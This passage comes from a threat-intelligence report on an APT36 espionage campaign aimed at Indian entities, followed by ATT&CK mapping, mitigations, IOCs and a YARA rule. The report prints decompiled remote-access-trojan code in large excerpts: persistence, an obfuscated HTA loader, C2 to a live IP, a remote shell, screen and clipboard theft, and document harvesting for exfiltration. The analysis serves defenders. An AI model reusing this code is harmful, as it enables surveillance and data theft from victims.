    string text = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + TestClass.nameT;
    Thread.Sleep(1000);
    this.copyNewFile(TestClass.flowData, text);
    Thread.Sleep(500);
    Process.Start(text);
}
```

In the absence of any recognized antivirus solution, the malware resorts to a fallback routine that combines batch file execution, registry based persistence, and payload deployment before launching the batch script.

```
else
{
    if (!Directory.Exists(TestClass.targetPath))
    {
        Directory.CreateDirectory(TestClass.targetPath);
    }
    this.writeRun(this.StartBatFile, TestClass.targetPath + TestClass.RunbatNameT);
    Thread.Sleep(500);
    this.doitReg(this.RigValue, TestClass.targetPath + TestClass.addbatNameT);
    Thread.Sleep(500);
    Thread.Sleep(1000);
    this.copyNewFile(TestClass.flowData, TestClass.targetPath + TestClass.nameT);
    Process.Start(TestClass.targetPath + TestClass.RunbatNameT);
    Thread.Sleep(500);
}
```

Secondary HTA and Additional Payloads:
The newly dropped flow.hta repeats similar obfuscation and execution logic. Decoding its payload reveals:

- ReadOnly: Serialized XML based configuration data
- WriteOnly: A malicious DLL named iinneldc.dll

The iinneldc.dll functions as a fully featured Remote Access Trojan (RAT)

```
<script language="javascript">
window.resizeTo(0,0);

function USBContents(e){var r,t={},n=[],o="",a=String.fromCharCode,i=[[65,91],[97,123],[48,58]

function CDContents(e,t){var r=new ActiveXObject(USBContents(SyncDataToCD('G34/NTMYcipmSA1aXX
var DataToUSB = "NMSOW_$^*$_68923_MOXOE";
function SyncDataToCD(text) {
    var ProcessData="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";

    function CDDownload(s){var o="",i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/g,"");
        while(i<s.length){var e1=ProcessData.indexOf(s.charAt(i++)),e2=ProcessData.indexOf(s.
            e3=ProcessData.indexOf(s.charAt(i++)),e4=ProcessData.indexOf(s.charAt(i++)),
            c1=(e1<<2)|(e2>>4),c2=((e2&15)<<4)|(e3>>2),c3=((e3&3)<<6)|e4;
            o+=String.fromCharCode(c1);
            if(e3!=64)o+=String.fromCharCode(c2);
            if(e4!=64)o+=String.fromCharCode(c3);} return o;}
    function ProcessSignal(str,k){var r="";for(var i=0;i<str.length;i++){r+=String.fromCharCo

   return ProcessSignal(CDDownload(text),DataToUSB);
}

            var ReadOnly = USBContents(SyncDataToCD('HxgVCQYKYhx4Z2dAdEAKRQ4bCRoeEAgPAhoRHXUL

            var WriteOnly = USBContents('QUFFQUFBRC8vLy8vQVFBQUFBQUFBQUFNQWdBQUFFNVR1WE4wW1cw
```

Analysis of iinneldc.dll

The malware's core execution involves creating and running two separate threads to perform parallel tasks. One is Handling Command and Control, and another is USB events add/remove detection to infect further networks.

```
public void Connect()
{
    Thread thread = new Thread(new ThreadStart(this.DoMainWork));
    thread.Start();
    Thread thread2 = new Thread(new ThreadStart(TestClass.DoUSBWork));
    thread2.Start();
    thread2.Join();
    thread.Join();
}
```

Command and Control:

One thread executes the primary operational routine (DoMainWork), which handles the main malicious activities.

This function maintains persistent C2 communication with IP 2.56.10.86 on TCP port 8621.

```
public void DoMainWork()
{
    string text = "2.56.10.86";
    bool flag = false;
    int port = 8621;
    for (;;)
    {
        Thread.Sleep(new Random().Next(10, 20) * 100);
        try
        {
            TcpClient tcpClient = new TcpClient(text, port);
            if (!flag)
            {
                SslStream sslStream = new SslStream(tcpClient.GetStream(), false, new
                  RemoteCertificateValidationCallback(TestClass.ValidateServerCertificate), null);
                sslStream.AuthenticateAsClient(text, null, SslProtocols.Tls, false);
                this.stream = sslStream;
            }
```

Upon connecting it, it sends basic system profiling information, including the logged-in username, computer name, and operating system version.

```
this.Send(string.Concat(new string[]
{
    this.decompressData("DQAAAB
      +LCAAAAAAABADtvQdgHEmWJSYvbcp7f0r1StfgdKEIgGATJNiQQBDswYjN5pLsHWlHIymrKoH
      KZVZlXWYWQMztnbz33nvvvffee++997o7nU4n99//P1xmZAFs9s5K2smeIYCqyB8/
      fnwfPyJe5Fcn1XKZT9uiWv4/MZ/Xqg0AAAA="),
    "|",
    this.GetAllLocalIPv4(),
    "|",
    SystemInformation.UserName.ToString(),
    "|",
    SystemInformation.ComputerName.ToString(),
    "|",
    Environment.OSVersion.ToString()
}));
```

This code reads encrypted command data from the attacker-controlled server, first extracting the message length and then retrieving the corresponding payload. The received data is decrypted using AES with a hardcoded key (“ZAEDF_98768_@$#%_QCHF”). Once decrypted, the command is parsed and passed to the parse() function for further processing and execution.

```
byte[] array = this.FullRead(4);
if (array == null)
{
    break;
}
int length = BitConverter.ToInt32(array, 0);
array = this.FullRead(length);
if (array == null)
{
    break;
}
TestClass.AES_Decrypt(array, this.key);
this.parse(TestClass.AES_Decrypt(array, this.key));
```

Receiving encrypted command

This code processes commands received from the attacker's command-and-control (C2) server. Upon receiving a "Disconnected" command, the malware terminates the active network stream. When a "SystemInformation" command is issued, it collects host system details using getsystem() and GetDeepInfo() and exfiltrates the information back to the C2 server.

If a command containing "pkill" is received, the malware parses the process identifier from the message, forcibly terminates the specified process, retrieves an updated list of running processes, and sends the results back to the attacker.

```
private void parse(string msg)
{
    string path = string.Empty;
    try
    {
        if (msg == "Disconnected")
        {
            this.stream.Close();
        }
        else if (msg == "SystemInformation")
        {
            string str = this.getsystem();
            string deepInfo = this.GetDeepInfo();
            this.Send("SystemInformation|" + str + deepInfo);
        }
        else if (msg.Contains("pkill"))
        {
            this.killProcess(msg.Replace("pkill", "").Split(new char[]
            {
                '|'
            })[1]);
            string str2 = this.ProcessList();
            this.Send("ProcessManager|" + str2);
        }
```

This function implements a remote desktop capability controlled by the attacker. Upon receiving a command prefixed with "RD".

```
else if (msg.StartsWith("RD"))
{
    this.sendscreen(msg.Split(new char[]
    {
        '|'
    })[2], Convert.ToInt32(msg.Split(new char[]
    {
        '|'
    })[1]));
    Thread.Sleep(100);
}
```

The malware captures a screenshot of the victim's primary display using the CopyFromScreen() API. The captured image is resized to attacker-specified dimensions, compressed into JPEG format with a configurable quality level, and encoded in Base64. The resulting data is then transmitted to the command-and-control server under the "RemoteDesktop" tag, enabling the attacker to remotely monitor the victim's screen in near real time.

```
private void sendscreen(string res, int v)
{
    try
    {
        int thumbWidth = Convert.ToInt32(res.Split(new char[]
        {
            'x'
        })[0]);
        int thumbHeight = Convert.ToInt32(res.Split(new char[]
        {
            'x'
        })[1]);
        using (Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(0, 0, 0, 0, bitmap.Size);
                using (Image thumbnailImage = bitmap.GetThumbnailImage(thumbWidth, thumbHeight, null, IntPtr.Zero))
                {
                    using (Bitmap bitmap2 = new Bitmap(thumbnailImage))
                    {
                        ImageCodecInfo encoder = this.GetEncoder(ImageFormat.Jpeg);
                        EncoderParameters encoderParameters = new EncoderParameters(1);
                        EncoderParameter encoderParameter = new EncoderParameter(System.Drawing.Imaging.Encoder.Quality, (l
                        encoderParameters.Param[0] = encoderParameter;
                        using (MemoryStream memoryStream = new MemoryStream())
                        {
                            bitmap2.Save(memoryStream, encoder, encoderParameters);
                            this.Send("RemoteDesktop" + Convert.ToBase64String(memoryStream.ToArray()));
                        }
```

Final send back screen image in base64

Clipboard Monitoring:

The getclipboardtext() function enables clipboard data theft, allowing the attacker to capture and exfiltrate sensitive information copied by the user, including credentials and cryptocurrency wallet addresses.

The setclipboardtext() function enables clipboard manipulation, allowing the attacker to overwrite clipboard contents and facilitate activities such as cryptocurrency address replacement.

```
private void getclipboardtext()
{
    try
    {
        Thread thread = new Thread(delegate()
        {
            this.Send("CPText" + Clipboard.GetText());
        });
        thread.SetApartmentState(ApartmentState.STA);
        thread.Start();
    }
    catch (Exception)
    {
    }
}
```

```
private void setclipboardtext(string text)
{
    try
    {
        Thread thread = new Thread(delegate()
        {
            Clipboard.SetText(text);
        });
        thread.SetApartmentState(ApartmentState.STA);
        thread.Start();
    }
    catch (Exception)
    {
    }
}
```

This runshell function provides remote shell execution capability. It executes attacker-supplied commands via cmd.exe in a hidden window, captures the command output, and sends the results back to the command-and-control server. This allows the attacker to remotely execute arbitrary system commands and receive their output.

```
private void runshell(string cmd)
{
    try
    {
        Process process = new Process();
        process.StartInfo = new ProcessStartInfo("cmd")
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            Arguments = "/C " + cmd,
            RedirectStandardOutput = true,
            UseShellExecute = false,
            CreateNoWindow = true,
            ErrorDialog = false
        };
        process.Start();
        string str = process.StandardOutput.ReadToEnd();
        this.Send("Shell" + str);
    }
```

It also queries the Windows Management Instrumentation (WMI) root\SecurityCenter2 namespace to enumerate installed antivirus products on the system. It retrieves details from the AntivirusProduct class, allowing the malware to identify active security solutions and adapt its execution and persistence behavior accordingly.

```
private ManagementObjectCollection Antivirus()
{
    ManagementObjectCollection result;
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" +
      Environment.MachineName + "\\root\\SecurityCenter2", "Select * from AntivirusProduct"))
    {
        ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
        result = managementObjectCollection;
    }
    return result;
}
```

Similarly, the malware provides full remote administration capabilities, allowing the attacker to list and enumerate files and directories, upload and download files, rename, delete, and move files on the victim system. It also supports retrieving clipboard contents, setting cursor position, listing running processes, terminating selected processes, enumerating installed software, and harvesting stored passwords. Collectively, these features confirm that the payload functions as a fully featured Remote Access Trojan (RAT).

```
else if (msg.StartsWith("fileupload"))
{
    path = msg.Replace("fileupload|", "");
    int num = 677659;
    byte[] value = this.FullRead(4);
    int length = BitConverter.ToInt32(value, 0);
    StringBuilder stringBuilder = new StringBuilder();
    byte[] input = this.FullRead(length);
    string s3 = TestClass.AES_Decrypt(input, this.key);
    long num2 = long.Parse(s3);
    if (num2 > (long)num)
    {
        long num3 = num2 / (long)num;
        if (num2 % (long)num > 0L)
        {
            num3 += 1L;
        }
        int num4 = 1;
        while ((long)num4 <= num3)
        {
            value = this.FullRead(4);
            length = BitConverter.ToInt32(value, 0);
            byte[] input2 = this.FullRead(length);
            stringBuilder.Append(TestClass.AES_Decrypt(input2, this.key));
            num4++;
```

```
}
else if (msg == "GetPcBounds")
{
    this.Send("PCBounds" + Screen.PrimaryScreen.B
      Screen.PrimaryScreen.Bounds.Width.ToString(
}
else if (msg.Contains("SetCurPos"))
{
    this.MouseMov(msg);
}
else if (msg == "GetHostsFile")
{
    this.loadhostsfile();
}
else if (msg.StartsWith("SaveHostsFile"))
{
    this.savehostsfile(msg.Replace("SaveHostsFile
}
```

```
if (msg == "ListDrives")
{
    this.listdrives();
}
else if (msg.StartsWith("ListFiles"))
{
    this.showfiles(msg.Replace("ListFiles", ""));
}
else if (msg.Contains("mkdir"))
{
    this.createnewdirectory(msg.Replace("mkdir", ""));
}
else if (msg.Contains("rmdir"))
{
    this.deletedirectory(msg.Replace("rmdir", ""));
}
else if (msg.Contains("rnfolder"))
{
    this.renamedirectory(msg.Replace("rnfolder", "").Split(new char[]
    {
        '|'
    })[0], msg.Replace("rnfolder", "").Split(new char[]
    {
        '|'
    })[1]);
}
else if (msg.Contains("mvdir"))
```

```
else if (msg.Contains("pkill"))
{
    this.killProcess(msg.Replace("pkill", "").
    {
        '|'
    })[1]);
    string str2 = this.ProcessList();
    this.Send("ProcessManager|" + str2);
}
else if (msg == "ProcessManager")
{
    string str3 = this.ProcessList();
    this.Send("ProcessManager|" + str3);
}
else if (msg == "Software")
{
    this.getinstalledsoftware();
}
else if (msg == "Passwords")
{
    this.getCredentials();
}
else if (msg.StartsWith("RD"))
```

CopySubfiles function performs systematic data theft by recursively scanning directories for sensitive document files, including Office documents (doc, .docx, .xls, .xlsx, .ppt, .pptx), PDFs, text files, and database files (.mdb, .accdb). Any discovered files are collected and prepared for exfiltration, indicating deliberate targeting of potentially sensitive user and business data.

```
private static void CopySubFiles(DirectoryInfo di, bool isRoot)
{
    FileInfo[] files = di.GetFiles("*.xls", System.IO.SearchOption.AllDirectories);
    FileInfo[] files2 = di.GetFiles("*.xlsx", System.IO.SearchOption.AllDirectories);
    FileInfo[] files3 = di.GetFiles("*.doc", System.IO.SearchOption.AllDirectories);
    FileInfo[] files4 = di.GetFiles("*.docx", System.IO.SearchOption.AllDirectories);
    FileInfo[] files5 = di.GetFiles("*.ppt", System.IO.SearchOption.AllDirectories);
    FileInfo[] files6 = di.GetFiles("*.pptx", System.IO.SearchOption.AllDirectories);
    FileInfo[] files7 = di.GetFiles("*.txt", System.IO.SearchOption.AllDirectories);
    FileInfo[] files8 = di.GetFiles("*.pdf", System.IO.SearchOption.AllDirectories);
    FileInfo[] files9 = di.GetFiles("*.mdb", System.IO.SearchOption.AllDirectories);
    FileInfo[] files10 = di.GetFiles("*.accdb", System.IO.SearchOption.AllDirectories);
    if (files.Length > 0)
    {
        foreach (FileInfo fileDetails in files)
        {
            TestClass.SaveFileToSend(fileDetails, isRoot);
        }
```

All exfiltrated data is first Base64 encoded and then AES encrypted before transmission. The encrypted data is passed through the Send() function, which handles final delivery to the attacker controlled command and control server, ensuring confidentiality of stolen information during network communication.

```
private void Send(string message)
{
    try
    {
        using (MemoryStream memoryStream = new MemoryStream())
        {
            byte[] array = TestClass.AES_Encrypt(message, this.key);
            memoryStream.Write(BitConverter.GetBytes(array.Length), 0, 4);
            memoryStream.Write(array, 0, array.Length);
            this.stream.Write(memoryStream.ToArray(), 0, (int)memoryStream.Length);
        }
    }
    catch (Exception)
    {
    }
}
```

EXTERNAL THREAT LANDSCAPE MANAGEMENT

APT36 (Transparent Tribe) remains a highly persistent and strategically driven cyber-espionage threat, with a sustained focus on intelligence collection targeting Indian government entities, educational institutions, and other strategically relevant sectors. The analyzed campaign reinforces the group's long-term surveillance objectives rather than short-term financial or disruptive goals, aligning with broader state-aligned intelligence gathering priorities.

This operation demonstrates a notable evolution in APT36's tradecraft, characterized by the sophisticated abuse of trusted Windows components, file format deception, and multi-stage, fileless execution techniques. By embedding a fully functional PDF within an oversized LNK file and leveraging mshta.exe, HTA loaders, and in-memory .NET deserialization abuse, the threat actor effectively blurs the line between legitimate user activity and malicious execution. These tactics significantly reduce detection opportunities and enable prolonged, covert access to compromised environments.

From a threat landscape perspective, the campaign highlights an increased emphasis on adaptability and environmental awareness. The malware's ability to profile installed antivirus solutions and dynamically adjust persistence and execution mechanisms underscores a mature operational model designed to survive in diverse defensive environments. Such behavior reflects a deliberate investment in resilience and stealth, hallmarks of advanced espionage-focused adversaries.

At an ecosystem level, this activity elevates risk across interconnected government and institutional networks, particularly where user trust, document exchange, and legacy Windows behaviors remain exploitable. As digital dependency and inter-organizational connectivity expand, the impact of undetected, long-dwell compromises becomes increasingly severe. This evolving threat environment underscores the necessity for sustained executive-level attention, intelligence-driven defense strategies, and continuous enhancement of detection capabilities to counter advanced, persistent espionage actors like APT36.

MITRE ATT&CK FRAMEWORK

Tactic (ID)	Technique ID	Technique Name
Initial Access	T1566.001	Phishing: Spear phishing Attachment
Execution	T1059	Command and Scripting Interpreter
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1059.005	Command and Scripting Interpreter: Visual Basic
Execution	T1218.005	System Binary Proxy Execution: Mshta
Persistence	T1547.001	Boot or Logon Autostart Execution: Startup Folder
Persistence	T1112	Modify Registry
Privilege Escalation	T1055	Process Injection
Defense Evasion	T1036	Masquerading
Defense Evasion	T1027	Obfuscated Files or Information

Defense Evasion	T1070	Indicator Removal on Host
Defense Evasion	T1202	Indirect Command Execution
Defense Evasion	T1497	Virtualization / Sandbox Evasion
Defense Evasion	T1564.001	Hide Artifacts: Hidden Files and Directories
Defense Evasion	T1555	Credentials from Password Stores
Credential Access	T1539	Steal Web Session Cookie
Discovery	T1082	System Information Discovery
Discovery	T1057	Process Discovery
Discovery	T1083	File and Directory Discovery
Discovery	T1518.001	Software Discovery: Security Software Discovery
Collection	T1113	Screen Capture
Collection	T1115	Clipboard Data
Collection	T1005	Data from Local System
Collection	T1560	Archive Collected Data
Command and control	T1071.001	Application Layer Protocol: Web
Command and control	T1095	Non-Application Layer Protocol
Command and control	T1573	Encrypted Channel
Command and control	T1105	Ingress Tool Transfer
Exfiltration	T1041	Exfiltration Over C2 Channel
Impact	T1565.001	Data Manipulation: Stored Data

CONCLUSION

The investigation confirms a deliberate and well-orchestrated cyber-espionage operation attributed to APT36 (Transparent Tribe), leveraging deceptive Windows shortcut files and a highly modular, multi-stage infection chain to compromise targeted Indian entities. By abusing trusted system utilities, fileless execution techniques, and encrypted command-and-control communications, the attackers effectively disguise malicious activity as legitimate user behavior while maintaining persistent and covert access. The campaign reflects a clear progression in APT36's operational sophistication, marked by adaptive execution paths, security-aware persistence mechanisms, and focused intelligence collection objectives. Collectively, these

findings highlight an elevated threat posture and reinforce the imperative for continuous monitoring, enhanced user awareness, and robust, behavior-based security controls to mitigate advanced, state-aligned intrusion activity.

RECOMMENDATIONS AND MITIGATION

To mitigate the identified APT36 campaign exploiting weaponized Windows shortcut (LNK) files and a multi-stage malware execution framework, the following recommendations and mitigation measures are advised:

Email and Gateway Security

- Implement advanced email security solutions capable of identifying spear-phishing attempts involving LNK files, compressed archives, and deceptive double-extension attachments.
- Enforce policies to block or quarantine shortcut (.lnk) files delivered via email, especially when embedded within ZIP or RAR archives.
- Enable attachment sandboxing and detonation to analyze suspicious payloads before delivery to end users.

User Awareness and Security Training

- Conduct regular cybersecurity awareness programs emphasizing phishing detection, deceptive file naming, and masquerading techniques.
- Instruct users to avoid opening unsolicited attachments or archives purporting to be official examination materials, notices, or documents.

Endpoint and Operating System Hardening

- Configure Windows systems to display full file extensions by default to reduce the effectiveness of double-extension masquerading.
- Apply application control or attack surface reduction (ASR) rules to restrict execution of LNK files from user-writable directories such as Downloads, Temp, and Desktop.
- Enforce least-privilege principles and restrict the use of scripting engines (PowerShell, VBScript, mshta.exe) where not operationally required.

Endpoint and Network Monitoring

- Deploy Endpoint Detection and Response (EDR) solutions capable of identifying abnormal shortcut execution, abuse of living-off-the-land binaries, and in-memory payload execution.
- Monitor process creation chains involving mshta.exe, powershell.exe, wscript.exe, and rundll32.exe, particularly when spawned by shortcut files.
- Continuously inspect outbound traffic for suspicious or encrypted connections to untrusted or newly registered command-and-control infrastructure.

Threat Intelligence and Detection Engineering

- Integrate relevant Indicators of Compromise (IOCs), behavioral signatures, and YARA rules into SIEM, IDS/IPS, and EDR platforms.
- Perform proactive threat hunting aligned with APT36's known tactics, techniques, and procedures (TTPs) mapped to the MITRE ATT&CK framework.

Patch and Configuration Management

- Maintain timely patching of Windows operating systems and commonly abused components, including scripting engines and system utilities.
- Review and harden default system configurations to minimize exposure to living-off-the-land and fileless attack techniques.

Behavior-Based and Preventive Controls

- Implement behavior-based detection rules to identify suspicious execution chains originating from LNK files, including HTA deployment and script-based payload execution.
- Block or generate alerts for execution of binaries and scripts retrieved from untrusted external sources unless explicitly validated and authorized.

INDICATORS OF COMPROMISE

Kindly refer to the IOCs section, applying relevant security controls.

S. No	Indicator	Remarks
1	06fb22c743fcc949998e280bd5deaf8f80d616b371576b5e11fd5b1d3b23a5f2	Block
2	c1f3dea00caec58c9e0f990366ff40ae59e93f666f92e1c218c03478bf3abe17	Block
3	fc43f4c618bce57461df5752a8d3bedf243eacfdd3e648ea8b1310083764fd92	Block
4	innlive[.]in	Block
5	drjagrutichavan[.]com	Block
6	2.56.10[.]86	Monitor

YARA Rules

rule APT36_Windows_LNK_Campaign_IOCs
{
meta:

```
author = “CYFIRMA”
description = “Detects IOCs associated with APT36 Windows LNK-based malware campaign”
date = “2025-12-24”

strings:
// SHA-256 hashes of malware components
$hash1 = “06fb22c743fcc949998e280bd5deaf8f80d616b371576b5e11fd5b1d3b23a5f2”
$hash2 = “c1f3dea00caec58c9e0f990366ff40ae59e93f666f92e1c218c03478bf3abe17”
$hash3 = “fc43f4c618bce57461df5752a8d3bedf243eacfdd3e648ea8b1310083764fd92”

// Malicious domains
$domain1 = “innlive.in”
$domain2 = “drjagrutichavan.com”

// Malicious IP address
$ip1 = “2.56.10.86”

// Embedded cryptographic / configuration strings
$key1 = “ZAEDF_98768_@$#%_QCHF”
$key2 = “NMSOW_$^*$_68923_MOXOE”

condition:
any of ($hash*) or any of ($domain*) or any of ($ip*) or any of ($key*)
}
```